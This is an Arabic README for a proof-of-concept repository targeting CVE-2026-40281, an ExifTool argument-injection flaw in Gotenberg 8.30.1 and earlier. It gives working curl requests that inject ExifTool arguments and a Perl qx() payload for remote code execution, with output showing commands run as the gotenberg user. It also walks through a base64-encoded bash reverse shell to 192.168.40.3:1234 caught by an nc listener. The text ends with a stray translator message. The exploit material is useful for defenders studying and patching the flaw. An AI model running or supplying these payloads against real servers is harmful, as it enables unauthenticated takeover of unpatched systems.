 rabakuku/cve-2026-40281
أداة إثبات مفهوم بلغة Python للثغرة CVE-2026-40281، وهي حقن وسائط في ExifTool ضمن نقطة نهاية كتابة البيانات الوصفية لملفات PDF في Gotenberg، ما يتيح التلاعب بالملفات وتنفيذ أوامر عن بُعد.

إثبات مفهوم عملي لـ CVE-2026-40281
Gotenberg هو واجهة برمجة تطبيقات (API) عديمة الحالة تعمل على Docker لتحويل مستندات Office وصفحات HTML وملفات Markdown وتنسيقات أخرى إلى ملفات PDF.
تعد إصدارات Gotenberg 8.30.1 والإصدارات الأقدم عرضة لحقن وسائط ExifTool في نقطة نهاية كتابة البيانات الوصفية لملفات PDF. يتم تمرير قيم البيانات الوصفية إلى ExifTool دون تصفية محارف الأسطر الجديدة، مما يسمح لمهاجم غير مصادق عليه بحقن وسائط إضافية والتلاعب بالملفات أو تنفيذ أوامر. تم إصلاح الثغرة في الإصدار 8.31.0.
المراجع:
نفّذ الأمر التالي لتشغيل Gotenberg 8.30.1:
docker compose up -d
بعد بدء تشغيل الخادم، قم بزيارة http://192.168.10.2:3000/health. تشير استجابة JSON التي تحتوي على "status":"up" إلى أن الخدمة جاهزة.
يمرر Gotenberg الوسائط إلى ExifTool سطرًا واحدًا في كل مرة عبر مدخلاته القياسية من خلال go-exiftool. لا يتم تعقيم قيم البيانات الوصفية، لذا فإن وجود سطر جديد داخل قيمة ما يقسمها إلى وسائط متعددة، مما يتيح للمهاجم حقن وسائط ExifTool عشوائية.
قبل استنساخ الثغرة الأمنية، استخدم poc.py لإنشاء ملف PDF بسيط:
python3 poc.py -o test.pdf

ثم أدخل سطرًا جديدًا متبوعًا بوسيط -FileName الخاص بـ ExifTool في قيمة Title:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
يُعيد الخادم المصاب HTTP 404 لأن ExifTool ينقل ملف PDF المُعالَج بعيدًا عن مساره المتوقع. تحقّق من أن الوسيط المُحقون أنشأ /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
يؤكد وجود هذا الملف حقن الوسائط (argument injection). ترفض Gotenberg 8.31.0 وما بعدها الطلب نفسه بـ HTTP 400.
باستخدام بدائية حقن الوسائط أعلاه، يمكن تحقيق تنفيذ التعليمات البرمجية عن بُعد (RCE)، على سبيل المثال باستخدام -Title<${PDFVersion;$_=qx(id)}. تستخدم هذه الوسيطة صيغة إعادة التوجيه -TAG<value الخاصة بـ ExifTool: تُغذّي ميزة التنسيق المتقدم ${PDFVersion;...} قيمة وسم PDFVersion (الموجود في كل ملف PDF صالح) إلى تعبير Perl التعسفي الذي يلي الفاصلة المنقوطة، حيث ينفّذ qx() الأمر id ويستبدل قيمة الوسم $_ بمخرجاته، بحيث يُكتب مخرجات الأمر في بيانات Title الوصفية.
تُعيد نقطة نهاية كتابة البيانات الوصفية ملف PDF المعالج في استجابة HTTP، ويُرسله PoC إلى نقطة نهاية قراءة البيانات الوصفية لاستخراج Title والحصول على مخرجات الأمر. إلى جانب -TAG<...، تنفّذ وسيطة -if الخاصة بـ ExifTool أيضًا تعبير Perl تعسفيًا (كانت تُستخدم أصلًا لتحديد ما إذا كان سيتم معالجة ملف ما)، لذا يمكن تنفيذ الأوامر بالمثل باستخدام qx() أو system() داخلها.

شغّل PoC ضد الهدف لتنفيذ id وقراءة مخرجاته من البيانات الوصفية لملف PDF المُعاد:
python3 poc.py -u http://192.168.10.2:3000 -c id
أضف -v لطباعة ملف PDF المُعاد. تُستبدل البايتات غير القابلة للطباعة بنقاط.
يعيد الخادم المصاب مخرجات الأمر، مما يؤكد أن الأمر نُفّذ بصلاحية المستخدم gotenberg:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
الخطوة 1: ترميز حمولة Bash على جهاز Kali الخاص بك:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
الخطوة 2: تأكد من أن المستمع (Listener) الخاص بك مفتوح:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
لا يوجد محتوى نصي في هذه الرسالة لترجمته. يرجى تزويد النص المطلوب ترجمته.






